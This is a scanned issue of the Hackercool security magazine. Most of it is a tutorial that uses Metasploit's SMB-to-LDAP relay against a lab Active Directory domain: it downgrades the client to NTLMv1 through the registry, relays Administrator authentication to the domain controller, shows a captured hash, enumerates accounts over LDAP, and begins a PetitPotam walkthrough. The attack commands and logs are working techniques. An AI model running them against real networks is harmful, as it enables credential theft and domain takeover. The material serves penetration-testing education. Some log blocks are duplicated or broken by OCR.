Simplifying Cyber Security since 2016

HACKERCOOL

April 2025 Edition 8 Issue 4

Building ASyncRAT's server and client in HACKING TOOL

VULNERABILITY FOR BEGINNERS
NetGEAR Wi-Fi router CVE-2025-4978 zero-day

THREAT INTELLIGENCE
Rhadamanthys stealer spreading through copyright phishing lures in Europe

VULNERABILITY FOR BEGINNERS
Fortinet's CVE-2025-32756 zero-day

Copyright © 2025 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publishe -r, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Na -mes, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

HACKERCOOL
Simplifying Cybersecurity

DISCLAIMER

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking relevant permissions. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 8 Issue 4

We think this Issue is a bit late. So just enjoy reading the Issue while we get ready for May 2025 Issue

Contact us:

Mail: admin@hackercoolmagazine.com

WhatsApp/Telegram: +919505658443

INSIDE

See what our Hackercool Magazine's April 2025 Issue has in store for you.

1. Metasploit This Month:
How to use SMB to LDAP relay module.

2. Red Team Hacking:
How to use Autorecon tool for reconnaissance.

3. What's New:
Tails OS 6.141.1

4. Vulnerability for beginners:
NetGEAR Wi-Fi router CVE-2025-4978 zero-day

5. Hacking Tool:
Building AyncRAT's server and client.

6. Vulnerability for beginners:
Fortinet's CVE-2025-32756 zero-day.

7. Cyber Security:
Hackers have hit major super funds. A cyber expert explains how to stop it happening again.

8. Threat Intelligence:
Copyright phishing lures targeting content creators in Europe.


Downloads

Metasploit This Month

How to use SMB to LDAP relay module

In this month's MTM feature, you will learn about a module that has been in plans from Metasploit team since long time but has seen light recently. This module is SMB to LDAP relay module.

In this module we host an SMB server on the attacker machine and then create a relay of this to the LDAP Server of Domain Controller machine. The scenario is given in the image given below.



If the relay becomes successful, an LDAP session is created on target. This session can be used to execute other modules in Metasploit that support LD-AP sessions.

However, this module cannot relay NTLMv2 to LDAP due to the MIC (M-essage Integrity Check) feature. So, at present, it only works with NTLMv1.

This module automatically takes care of the need of bypassing signing. To understand this module, you need to have knowledge of Active Directory. L-uckily, we have shown you how to create Active Directory hacking lab in o-ne of our previous Issues.

Here's our lab details


1. **Domain Controller (Windows server 2016):** IP address 192.168.110.7
2. **Domain Computer (Windows 10 20H2):** IP address 192.168.110.9
3. **Attacker system (Kali Linux with Metasploit installed):** IP address 192.168.110.10.

To add a picture of reality to this lab, we also included a Network Gateway.

4. **Network Gateway (PFSense):** IP address 192.168.110.1

Here' s the image of our hacking lab.

This part of the page has been intentionally left blank



Here are some of the credentials you have to know before we get into prac-ticals.


1. **Domain Administrator or Server Administrator:** (Administrator: abCD123456)
2. **Domain user (Uday:** P@ssw0rd
3. **Domain Name:** LookReckAH.org

Remember I told you initially that this module can only create a relay on NTLMv1. We have to make sure that the client machine in the domain should be using NTLMv1.

This can be done by changing the value of LmCompatibility Level in Windows Registry to 2 or less.

This value is present in HKEY_LOCAL_MACHINE\SYSTEM \Current C-ontrol Set\Control\ Lsa. If there is no value with that option, you can create

a new one.



During a pen test or a Red Team operation, you can use the PowerShell command below to set the value.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    LmCompatibilityLevel    REG_DWORD    0x2

PS C:\Users\admin> reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentContr
olSet\Control\Lsa -v LmCompatibilityLevel /t REG_DWORD /d 0x2 /f
```

Hackercool Magazine

You can check id the value changed as shown below.

```
PS C:\Users\admin> reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentCon
trolSet\Control\Lsa -v LmCompatibilityLevel

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    LmCompatibilityLevel    REG_DWORD    0x2

PS C:\Users\admin>
```

Hackercool Magazine

Now, let's get to the attacker system. As you have seen in the image shown at the beginning of this article, our kali should be in the same network where both Domain Controller (DC) and domain computer are present. However, there is no need for it to be joined to the target domain.

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 q
disc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:21:75:94 brd ff:ff:ff:ff:ff:f
f
    inet 192.168.110.10/24 brd 192.168.110.255 scope
global dynamic noprefixroute eth0
       valid_lft 7051sec preferred_lft 7051sec
    inet6 fe80::9fe2:e4ae:d7a1:a97f/64 scope link nop
refixroute
       valid_lft forever preferred_lft forever
```

Here's the Metasploit module.

```
msf6 > use auxiliary/server/relay/smb_to_ldap
msf6 auxiliary(server/relay/smb_to_ldap) > show option
s

Module options (auxiliary/server/relay/smb_to_ldap):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CAINPWFILE                     no        Name of file t
                                            o store Cain&A
                                            bel hashes in.
                                             Only supports
                                             NTLMv1 hashes
                                            . Can be a pat
   JOHNPWFILE                     no        Name of file t
                                            o store JohnTh
                                            eRipper hashes
                                             in. Supports
                                            NTLMv1 and NTL
                                            Mv2 hashes, ea
                                            ch of which is
                                             stored in sep
                                            arate files. C
                                            an also be a p
                                            ath.
```

```
   RELAY_TIME  25              yes       Seconds that t
   OUT                                   he relay socke
                                         t will wait fo
                                         r a response a
                                         fter the clien
                                         t has initiate
                                         d communicatio
                                         n.
   RPORT       389             yes       The target por
                                         t
   SMBDomain   WORKGROUP       yes       The domain nam
                                         e used during
                                         SMB exchange.
   SRVHOST     0.0.0.0         yes       The local host
                                          or network in
                                         terface to lis
                                         ten on. This m
                                         ust be an addr
                                         ess on the loc
                                         al machine or
                                         0.0.0.0 to lis
                                         ten on all add
                                         resses.
   SRVPORT     445             yes       The local port
                                          to listen on.
   SRV_TIMEOU  25              yes       Seconds that t
   T                                     he server sock
                                         et will wait f

Auxiliary action:

   Name                  Description
   ----                  -----------
   CREATE_LDAP_SESSION   Create an LDAP session
```

For creating a relay, you should specify to which machine you want to create this relay to. Here, we want our relay to go to Domain Controller. The IP of the domain controller is 192.168.110.7. After specifying this option, you can execute the module as shown below. The relay starts.

```
msf6 auxiliary(server/relay/smb_to_ldap) > run verbose
=true RELAY_TARGETS=192.168.110.7
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/relay/smb_to_ldap) >
[*] SMB Server is running. Listening on 0.0.0.0:445
[*] Server started.
```

Then use the "net_use" command of Windows from the Domain computer to login to the newly created SMB server on our attacker machine. i.e Kali Linux.

```
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Uday>net use \\192.168.110.10\foo /u:Administrator abCD1234
```

As soon as you do that, lot of traffic will be seen on the attacker's system as shown below.

```
msf6 auxiliary(server/relay/smb_to_ldap) > run verbose
=true RELAY_TARGETS=192.168.110.7
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/relay/smb_to_ldap) >
[*] SMB Server is running. Listening on 0.0.0.0:445
[*] Server started.
[*] New request from 192.168.110.9
I, [2025-04-25T08:49:27.207627 #5563]  INFO -- : Start
ing thread for connection from 192.168.110.9
I, [2025-04-25T08:49:27.233010 #5563]  INFO -- : Negot
iated dialect: SMB v2.0.2
```

```
I, [2025-04-25T08:49:27.273076 #5563]  INFO -- : NTLM
authentication request overridden to succeed for \Admi
nistrator
D, [2025-04-25T08:49:27.278685 #5563] DEBUG -- : Dispa
tching request to do_tree_connect_smb2 (session: #<Ses
sion id: 3770993712, user_id: "\\Administrator", state
: :valid>)
[*] Received request for \Administrator
[*] Relaying to next target ldap://192.168.110.7:389
D, [2025-04-25T08:49:27.523626 #5563] DEBUG -- : Dispa
tching request to do_session_setup_smb2 (session: #<Se
ssion id: 3770993712, user_id: "\\Administrator", stat
e: :in_progress>)
I, [2025-04-25T08:49:27.524451 #5563]  INFO -- : Relay
ing NTLM type 1 message to ldap://192.168.110.7:389 (A
```


```
[*] Received request for \Administrator
[*] Relaying to next target ldap://192.168.110.7:389
D, [2025-04-25T08:49:27.523626 #5563] DEBUG -- : Dispa
tching request to do_session_setup_smb2 (session: #<Se
ssion id: 3770993712, user_id: "\\Administrator", stat
e: :in_progress>)
```


```
I, [2025-04-25T08:49:27.524451 #5563]  INFO -- : Relay
ing NTLM type 1 message to ldap://192.168.110.7:389 (A
lways Sign: true, Sign: true, Seal: false)
I, [2025-04-25T08:49:27.524824 #5563]  INFO -- : Dropp
ing MIC and removing flags: `Always Sign`, `Sign` and
`Key Exchange`
D, [2025-04-25T08:49:27.531463 #5563] DEBUG -- : Dispa
tching request to do_session_setup_smb2 (session: #<Se
ssion id: 3770993712, user_id: "\\Administrator", stat
```

"I was addicted to hacking, more for the intellectual challenge, the curiosity, the seduction of adventure; not for stealing, or causing damage or writing computer viruses." - Kevin Mitnick

```
as \Administrator
I, [2025-04-25T08:49:27.532712 #5563]  INFO -- : Dropp
ing MIC and removing flags: `Always Sign`, `Sign` and
`Key Exchange`
[+] Identity: \Administrator - Successfully authentica
ted against relay target ldap://192.168.110.7:389
[SMB] NTLMv1-SSP Client     : 192.168.110.7
[SMB] NTLMv1-SSP Username   : \Administrator
[SMB] NTLMv1-SSP Hash       : Administrator::::d878f220
db0339d600000000000000000000000000:642a7bd40e6e9
93cd9aa3d22f961a1d3f8055fe26bd42c16:e02f353cfe759e98

[+] Relay succeeded
[*] LDAP session 1 opened (192.168.110.10:37851 -> 192
.168.110.7:389) at 2025-04-25 08:49:27 -0400

nistrator
D, [2025-04-25T08:49:28.029341 #5563] DEBUG -- : Dispa
tching request to do_tree_connect_smb2 (session: #<Ses
sion id: 1786281751, user_id: "\\Administrator", state
: :valid>)
[*] Received request for \Administrator
[*] Identity: \Administrator - All targets relayed to
W, [2025-04-25T08:49:28.030775 #5563]  WARN -- : Recei
ved TREE_CONNECT request for non-existent share: foo
D, [2025-04-25T08:49:28.034932 #5563] DEBUG -- : Dispa
tching request to do_tree_connect_smb2 (session: #<Ses
sion id: 1786281751, user_id: "\\Administrator", state
: :valid>)

D, [2025-04-25T08:49:28.046155 #5563] DEBUG -- : Dispa
tching request to do_logoff_smb2 (session: #<Session i
d: 1786281751, user_id: "\\Administrator", state: :val
id>)
I, [2025-04-25T08:49:28.048401 #5563]  INFO -- : Endin
g thread for connection from 192.168.110.9
```

This will create a LDAP session at the end. I am sure that you understood what happened here. We have created a SMB server on our attacker machi -ne and then used the Domain computer to connect to this malicious SMB server. This SMB server than relays the credentials to the LDAP server of the Domain Controller.

```
msf6 auxiliary(server/relay/smb_to_ldap) > sessions

Active sessions
===============

  Id  Name  Type  Information          Connection
  --  ----  ----  -----------          ----------
  1         ldap  LDAP Administrat     192.168.110.10:3
                  or @ 192.168.110     7851 -> 192.168.
                  .7:389               110.7:389 (192.1
                                       68.110.7)

msf6 auxiliary(server/relay/smb_to_ldap) > sessions -i
 1
[*] Starting interaction with 1...

LDAP (192.168.110.7) > help

Client Commands
===============

    Command       Description
    -------       -----------
    getuid        Get the user that the connection i
                  s running as
    query         Run an LDAP query


Core Commands
```

```
LDAP (192.168.110.7) > getuid
[*] Server username: LOOKRECKAH\Administrator
```

LDAP Query module

Let's use LDAP query module of Metasploit with his ldap session. This module runs ldap commands on the target ldap server.

By default, this module is set to execute ldap command to enumerate accounts on the target machine i.e. Domain controller. So, all we have to do is set the LDAP session ID we already got and execute the module.

```
msf6 auxiliary(scanner/dcerpc/petitpotam) > use auxiliary/gather/ldap_query
[*] Using action ENUM_ACCOUNTS - view all 34 actions with the show actions command
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(gather/ldap_query) > show options
```

```
Used when connecting via an existing SESSION:

Name     Current Setting  Required  Description
----     ---------------  --------  -----------
SESSION                   no        The session to run this module on
```

"When hackers have access to powerful computers that use brute force hacking, they can crack almost any password; even one user with insecure access being successfully hacked can result in a major breach."

-Toomas Hendrik Ilves

```
msf6 auxiliary(gather/ldap_query) > set session 1
session => 1
msf6 auxiliary(gather/ldap_query) > run
[*] 192.168.110.7:389 Discovered base DN: DC=LookReck
AH,DC=org
CN=Administrator,CN=Users,DC=LookReckAH,DC=org
================================================

 Name                  Attributes
 ----                  ----------
 badpwdcount           0
 description           Built-in account for administeri
ng the computer/domain
 lastlogoff            1601-01-01 00:00:00 UTC
```

```
msf6 auxiliary(gather/ldap_query) > run
[*] 192.168.110.7:389 Discovered base DN: DC=LookReck
AH,DC=org
CN=Administrator,CN=Users,DC=LookReckAH,DC=org
================================================

 Name                  Attributes
 ----                  ----------
 badpwdcount           0
 description           Built-in account for administeri
ng the computer/domain
 lastlogoff            1601-01-01 00:00:00 UTC
 lastlogon             2025-04-25 12:39:45 UTC
 logoncount            16
 memberof              CN=Group Policy Creator Owners,C
```

Using the ldap query module, we can run ldap commands. Let's enumerate the host names first.

```
msf6 auxiliary(gather/ldap_query) > set action ENUM_H
OSTNAMES
action => ENUM_HOSTNAMES
msf6 auxiliary(gather/ldap_query) >
```

```
msf6 auxiliary(gather/ldap_query) > run
[*] 192.168.110.7:389 Discovered base DN: DC=LookReck
AH,DC=org
CN=WIN-23DP8RV38HQ,OU=Domain Controllers,DC=LookReckA
H,DC=org
================================================
========

 Name          Attributes
 ----          ----------
 dnshostname   WIN-23DP8RV38HQ.LookReckAH.org
 name          WIN-23DP8RV38HQ

CN=DESKTOP-1,DC=LookReckAH,DC=org
==================================

 Name          Attributes
 ----          ----------
 dnshostname   DESKTOP-1.LookReckAH.org
 name          DESKTOP-1

CN=DESKTOP-01,CN=Computers,DC=LookReckAH,DC=org
==============================================

 Name          Attributes
 ----          ----------
 dnshostname   Desktop-01.LookReckAH.org
 name          DESKTOP-01

[*] Query returned 3 results.
[*] Auxiliary module execution completed
```

Hackercool Magazine

"Hacking involves a different way of looking at problems that no one's thought of." -Walter O'Brien

Next, let's query for disabled accounts.

```
msf6 auxiliary(gather/ldap_query) > set action ENUM_U
SER_ACCOUNT_DISABLED
action => ENUM_USER_ACCOUNT_DISABLED
msf6 auxiliary(gather/ldap_query) >
```

```
msf6 auxiliary(gather/ldap_query) > run
[*] 192.168.110.7:389 Discovered base DN: DC=LookReck
AH,DC=org
CN=krbtgt,CN=Users,DC=LookReckAH,DC=org
=======================================

 Name                 Attributes
 ----                 ----------
 cn                   krbtgt
 description          Key Distribution Center Service
Account
 samaccountname       krbtgt
 useraccountcontrol   514
```

```
CN=Guest,CN=Users,DC=LookReckAH,DC=org
======================================

 Name                 Attributes
 ----                 ----------
 cn                   Guest
 description          Built-in account for guest acces
s to the computer/domain
 samaccountname       Guest
 useraccountcontrol   66082
```

"We live in a world where all wars will begin as cyber wars... It's the combination of hacking and massive, well-coordinated disinformation campaigns." - Jared Cohen

```
CN=DefaultAccount,CN=Users,DC=LookReckAH,DC=org
================================================

 Name                 Attributes
 ----                 ----------
 cn                   DefaultAccount
 description          A user account managed by the sy
stem.
 samaccountname       DefaultAccount
 useraccountcontrol   66082

[*] Query returned 3 results.
[*] Auxiliary module execution completed
```

The Petitpotam module

Next, you will learn about the Petitpotam module. Petitpotam is a vulnerability that was discovered in 2021. Tracked as CVE-2021-36942, it is a vulnerability in the Windows Encrypting File System (EFS) API to capture NTLM hashes. This module is used to force our target machine's authentication to the SMB server we want and then capture hashes.

In this example, it is our malicious SMB server that we already created on attacker system, Kali. Then hashes after capturing are usually used in NTLM relay attack to take over the target Windows host. Let's see the working of this module.

```
LDAP (192.168.110.7) > background
[*] Backgrounding session 1...
msf6 auxiliary(server/relay/smb_to_ldap) >
```

"What was once a comparatively minor threat - people hacking for fun or for bragging rights - has turned into full-blown economic espionage and extremely lucrative cyber crime." - Christopher A. Wray

```
msf6 auxiliary(server/relay/smb_to_ldap) > search petitpotam

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     -----------      ----    -----  -----------
   0  auxiliary/scanner/dcerpc/petitpotam      .                normal  No     PetitPotam
```

```
msf6 auxiliary(server/relay/smb_to_ldap) > use auxiliary/scanner/dcerpc/petitpotam
msf6 auxiliary(scanner/dcerpc/petitpotam) > show options

Module options (auxiliary/scanner/dcerpc/petitpotam):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LISTENER    192.168.110.10   yes       The host listening for the incoming connection
   METHOD      Automatic        yes       The RPC method
```

"Hacking was the only entertainment that would occupy my mind - like a huge video game, but with real consequences. I could have evaded the FBI a lot longer if I had been able to control my passion for hacking."

-Kevin Mitnick

```
   METHOD      Automatic     yes       The RPC method
                                       to use for trig
                                       gering (Accepte
                                       d: Automatic, E
                                       fsRpcOpenFileRa
                                       w, EfsRpcEncryp
                                       tFileSrv, EfsRp
                                       cDecryptFileSrv
                                       , EfsRpcQueryUs
                                       ersOnFile, EfsR
                                       pcQueryRecovery
                                       Agents)
   PIPE        lsarpc        yes       The named pipe
                                       to use for trig
                                       gering (Accepte
                                       d: lsarpc, efsr
                                       pc, samr, lsass
                                       , netlogon)
